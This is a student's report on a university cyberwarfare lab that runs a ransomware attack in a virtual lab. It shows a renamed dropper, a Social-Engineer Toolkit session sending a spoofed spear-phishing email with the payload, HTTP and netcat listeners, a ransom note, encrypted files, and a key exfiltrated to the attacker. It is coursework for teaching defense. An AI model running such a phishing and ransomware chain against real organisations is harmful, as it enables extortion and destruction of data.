Performing a Ransomware Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

Student:	Email:
Truc Huynh	huyntl02@pfw.edu


Time on Task:	Progress:
4 hours, 45 minutes	100%

Report Generated: Sunday, October 2, 2022 at 1:14 PM

Hands-On Demonstration

Part 1: Prepare a Ransomware Dropper

13. **Make a screen capture** showing the **SecurityPolicy-2022_AlexE.exe file**.




Performing a Ransomware Attack
AttackWindows01
2022-10-02 12:12:37
Truc Huynh

This PC › Local Disk (C:) › Malware

Name	Date modified	Type	Size
dropper.exe	12/4/2021 4:03 AM	Application	41 KB
dropper.ps1	12/2/2021 3:38 AM	Windows PowerS...	1 KB
favicon.ico	12/2/2021 3:41 AM	Icon	15 KB
SecurityPolicy-2022_AlexE.exe	10/2/2022 9:11 AM	Application	41 KB

4 items 1 item selected 495 bytes

25. **Make a screen capture** showing the **SecPol.zip file in the Remote File Panel**.



Malware - sftpuser01@202.20.2.4 - WinSCP

Performing a Ransomware Attack
AttackWindows01
2022-10-02 12:19:45
Truc Huynh

C:\Malware\

```
Name                  Size   Type                  Changed
..                           Parent directory      10/2/2022  9:16:57 AM
dropper.exe           41 KB  Application           12/4/2021  4:03:47 AM
dropper.ps1            1 KB  Windows PowerS...     12/2/2021  3:38:56 AM
favicon.ico           15 KB  Icon                  12/2/2021  3:41:50 AM
SecPol.zip            17 KB  Compressed (zipp...   10/2/2022  9:16:57 AM
SecurityPolicy-2022_... 41 KB  Application         10/2/2022  9:11:55 AM
```

/home/sftpuser01/

```
Name          Size   Changed                 Rights      Owner
..                   12/2/2021 5:45:11 AM    rwxr-xr-x   root
SecPol.zip    17 KB  10/2/2022 12:16:57 PM   rw-r--r--   sftpuse...
```


0 B of 113 KB in 0 of 5

0 B of 16.4 KB in 0 of 1

9 hidden

Part 2: Construct a Spear Phishing Email


7. **Make a screen capture** showing the **dropper and malware files in the kali user's malware directory**.



Performing a Ransomware Attack
AttackLinux01
2022-10-02 12:22:49
Truc Huynh


```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# cd malware

┌──(root💀kali)-[/home/kali/malware]
└─# mv /home/sftpuser01/SecPol.zip ./

┌──(root💀kali)-[/home/kali/malware]
└─# ls
closet  doomSnake  doomSnake.zip  misc  SecPol.zip

┌──(root💀kali)-[/home/kali/malware]
└─# 
```

27. **Make a screen capture** showing the **confirmation message stating that SET has finished sending the email to your victim**.


root@kali: /home/kali/m...
12:46 PM
File Actions Edit View Help
Performing a Ransomware Attack
AttackLinux01
2022-10-02 12:46:28
Truc Huynh

```
   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to: fsmith@drisst.int

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): alexe@drisst.int
set:phishing> The FROM NAME the user will see: Alex Esau
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): 203.30.3.50
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/kali/malware/SecPol.zip
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: New Security Policy
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Employees
Next line of the body: Please sign on attached documents
Next line of the body: Thanks
Next line of the body: Truc
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

37. **Make a screen capture** showing the **HTTP listener on port 8000 and the Netcat listener running on port 80**.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# cd /home/kali/malware

┌──(root💀kali)-[/home/kali/malware]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 80
listening on [any] 80 ...
```

Part 3: Trigger the Ransomware Payload

12. **Make a screen capture** showing the **ransomware pop-up**.



Performing a Ransomware Attack
vWorkstation
2022-10-02 12:51:35
Truc Huynh

[FOR DRISST INC, c/o THE_Z3R0ERS]


HELLO FRED SMITH,

BECAUSE YOU ACTED CARELESSLY, YOUR IMPORTANT DOCUMENTS HAVE BEEN ENCRYPTED.
YOU HAVE BEEN MADE INTO AN EXAMPLE. A SACRIFICE.
RESTED ASSURED, YOU ARE NOT THE ONLY ONE -- WE HAVE ALREADY MADE OURSELVES AT HOME.
WE ARE A FAMILY NOW.
YOU WILL PAY VIA THE THING YOU HOLD DEAREST -- MONEY. TO OBTAIN A DECRYPTION KEY, SEND ALL YOUR MONEY TO BTC WALLET:
f3fN2lOTszer03atnhAx7Eh3roLL99f
YOUR FILES ARE ENCRYPTED WITH THE FOLLOWING KEY, ALSO FOUND ON YOUR DESKTOP. DO NOT LOSE IT.

```
[begin_key]
fSgU8LX7BbkPQ/qwTRc6n3s/NU813fniKoFRV5FJSEKU7m
mBckXdLgzmkDVo3wnC0dCHKw1T6FRZlIDmzGxeM4pc22
Tvl+w9kvzh9gNMzbaokR+4N42bfplQlzZ2YXfDkdvhuklm+y+
HinlHA4YbqYksemlmwctYRuKteaa78f4gj0kycJDShciz0Nus
CSqbbrGl+AH8q2jQA7VG+ii+aayaC536eSBSLv/9Bylwlw+qs
r65s/hg1fni1jGNV5G5Gh+VimPGvhlByD2oifvJJnexte4mrus
5Kl+Nob33/WmOzBgFDwfd9bTGTenSclQru9sv90lmlGX3Fh
sjHow8NQ==
[end_key]
```

```
ublic\cache\InterPlanetary File System - Wikipedia_files\load
ache\InterPlanetary File System - Wikipedia_files\load(2).php

ublic\cache\InterPlanetary File System - Wikipedia_files\load
e\InterPlanetary File System - Wikipedia_files\load.php.waste

ublic\cache\InterPlanetary File System - Wikipedia_files\powe
ST_source\public\cache\InterPlanetary File System - Wikipedia

ublic\cache\InterPlanetary File System - Wikipedia_files\Symb
ST_source\public\cache\InterPlanetary File System - Wikipedia

ublic\cache\InterPlanetary File System - Wikipedia_files\wiki
\public\cache\InterPlanetary File System - Wikipedia_files\wi

ublic\cache\MUD - Wikipedia_files\10px-OOjs_UI_icon_edit-ltr-
rce\public\cache\MUD - Wikipedia_files\10px-OOjs_UI_icon_edit

ublic\cache\MUD - Wikipedia_files\220px-ADVENT_--_Will_Crowth
ST_source\public\cache\MUD - Wikipedia_files\220px-ADVENT_--_

ublic\cache\MUD - Wikipedia_files\220px-Genocide_screenshot.p
MUD - Wikipedia_files\220px-Genocide_screenshot.png.wasted
ublic\cache\MUD - Wikipedia_files\220px-God_Wars_II_screensho
Documents\DRISST_source\public\cache\MUD - Wikipedia_files\22
n.png.wasted
ublic\cache\MUD - Wikipedia_files\220px-MUD1_screenshot.gif t
- Wikipedia_files\220px-MUD1_screenshot.gif.wasted
```


23. **Make a screen capture** showing the **.wasted files in the Documents folder**.



Performing a Ransomware Attack
vWorkstation
2022-10-02 12:54:48
Truc Huynh

Name	Date modified	Type	Size
DRISST_source	10/2/2022 9:51 AM	File folder	
DearStakeholders.pdf.wasted	10/2/2022 9:51 AM	WASTED File	50 KB
drisstLogo_evil.png.wasted	10/2/2022 9:51 AM	WASTED File	19 KB
NIST.CSWP.04162018.pdf.wasted	10/2/2022 9:51 AM	WASTED File	1,038 KB
test.csv.wasted	10/2/2022 9:51 AM	WASTED File	28 KB
train.csv.wasted	10/2/2022 9:51 AM	WASTED File	60 KB
user_submission.csv.wasted	10/2/2022 9:51 AM	WASTED File	4 KB


25. **Make a screen capture** showing the **key output returned by your ransomware attack**.



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# cd /home/kali/malware

┌──(root💀kali)-[/home/kali/malware]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
201.10.1.1 - - [02/Oct/2022 12:51:22] "GET /doomSnake.zip HTTP/1.1" 200 -
```

```
T0oiXNX7O7CYID8CykTf5/8Ee1hjAEv3M4req/CydAWrsAJPhtEmObu6cn2FYFfw
GmBrUQf1BE0/4/uqCoP2EmCua6xJE1E2MZkzvvYVc85DbQFK/Jcpeq0QkKiJ4Z+T
WGnjIZqBZDaVcmaDl3CKdrvY222bp/F20LZgHwIDAQABAoIBAFLE80IaSi+HGVaT
mKx8o3bjLz8jnvzNKJttyJI2nysItcor1Qh1IQZ+Dhj6ZmcV4mGXF2hg6ZfES3hW
mL3pZRjVBgguX0GBK8ayPY4VBf5ltIVTlMMRJlGvJEmZf49pWdhjc0Mu1twZRmKq
nVpWy8T8JjLWjEy0ep5yPBPFSrZFphQdiZxTrnmNR/Ip48XXGnQtRuNGSsNattc/
2UYmLjSYTPasSV7PeXtGGaw34dfiKKlh4anXzjl1ARcVEgDRG617y8eK3aGDpU5G
5bm/M4kZ7xXVtrPuAlhcZPgPrPG2VH9/DTc1IzEXG65pAwC+WhCZv3xFRTYTz9ca
qj4sYKkCgYEA+eBkkFb7K/t3JfE9AGwNBdmXepdgVOiBbKBxwXl4XbjTQn1BGCsQ
0FmgaFUhL3SmDYvNuNnF1kFeXOlghMR4v1DOSttcrqEU0oztLDdY1PKxHBusp2oy
RvK+JPZVMt8yRQkPWjVlSKWWgqO+Yd5QONWMKAfA1f3zCa1Rj/1ouwMCgYEAle+r
QDIWri6e/mdim/ec/irpCRBn/2XTK1J0kqog1vmovIhhxHlTw7bb/S168afYY8v8
TUJgKgnqGYmo/RVreMs+IZoN8ZoqkKBRRC00C/EpiDSv4q8EfHgzAP3Jpfk29brc
QxEkClaXssRG/N8bK2aiUgztM4HabFSocWW5DbUCgYAcMQbnigi4g5yDuV3qiEZH
3K7Mc/u4WKsReGCdNXkxCcM8Aymu8lzpRNNmMgSWeBCsApPpQRii/akJzoLHN+tv
mkxMAcfJI/9XafLwRCZPkDoPM8gc80xM2OI/BVPDc48WXtlOkiulMJl0j8jQ/eYL
I3y2n3lQK2CaPOWw2yRPxQKBgHcpshslM+1fVDGxDSgUFYvTor33chADZ19I+ykN
WWhBp5+fbMRwAOjNTe3b1Zh14379QhpNJIyEsK93Pv1VpsKsFUczXt2jvyyOncfn
fTP4iR+dcCRjINej2DVzfm4QsWN/DUuoNdKZm5sSb7DNyJQnz94SM/r5uxTZ+72U
MQz5AoGBAK/R9Fx7UBmHcC+9ehBJ5aPzvU8DqiVYg2wAYGu/n81s30VdtTQwfSed
14roox6zaAk8fEZ/nkS86evh6PqjfhSuniBoqvQllAPZTXdOm8KPchNU8VC+iSzw
+IbSWacaVjzrtfY/UcRkUrgQotk8a4kPZrijPogn060VnXPEeq3t
-----END RSA PRIVATE KEY-----$-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAklmKLXGK6jfMis4ifjlB
xSGMFCj1RtSA/sQxs4I5IWvMxYSD1rZc+f3c67DJ6M8aajHxZTidXm+KEGk2LGXT
qPYmZW+TQjtrx4tG7ZHda65+EdyVJkwp7hD2fpYJhhn99Cu0J3A+EiNdt7+EtOdP
GhYcIZmJ7iT5aRCkXiKXrw+iIL6DT0oiXNX7O7CYID8CykTf5/8Ee1hjAEv3M4re
q/CydAWrsAJPhtEmObu6cn2FYFfwGmBrUQf1BE0/4/uqCoP2EmCua6xJE1E2MZkz
vvYVc85DbQFK/Jcpeq0QkKiJ4Z+TWGnjIZqBZDaVcmaDl3CKdrvY222bp/F20LZg
HwIDAQAB
-----END PUBLIC KEY-----$fsmith$vWorkstation

┌──(root💀kali)-[/home/kali]
└─#
```

39. **Make a screen capture** showing the **successful decryption**.



202.20.2.4:2600/priv_rsa.
It looks like you h
Administrator: Windows PowerShell
Performing a Ransomware Attack
vWorkstation
Truc Huynh
10:01 AM
10/2/2022

```
_paper_schematic.png.wasted to C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\220px
-Zettelkasten_paper_schematic.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\load(1).php.wasted
 to C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\load(1).php
File changed from C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\load(2).php.wasted
 to C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\load(2).php
File changed from C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\load.php.wasted to
 C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\load.php
File changed from C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\poweredby_mediawik
i_88x31.png.wasted to C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\poweredby_medi
awiki_88x31.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\wikimedia-button.p
ng.wasted to C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\wikimedia-button.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\Zettelkasten_(5149
41699).jpg.wasted to C:\Users\fsmith\Documents\DRISST_source\public\cache\Zettelkasten - Wikipedia_files\Zettelkasten_(5
14941699).jpg
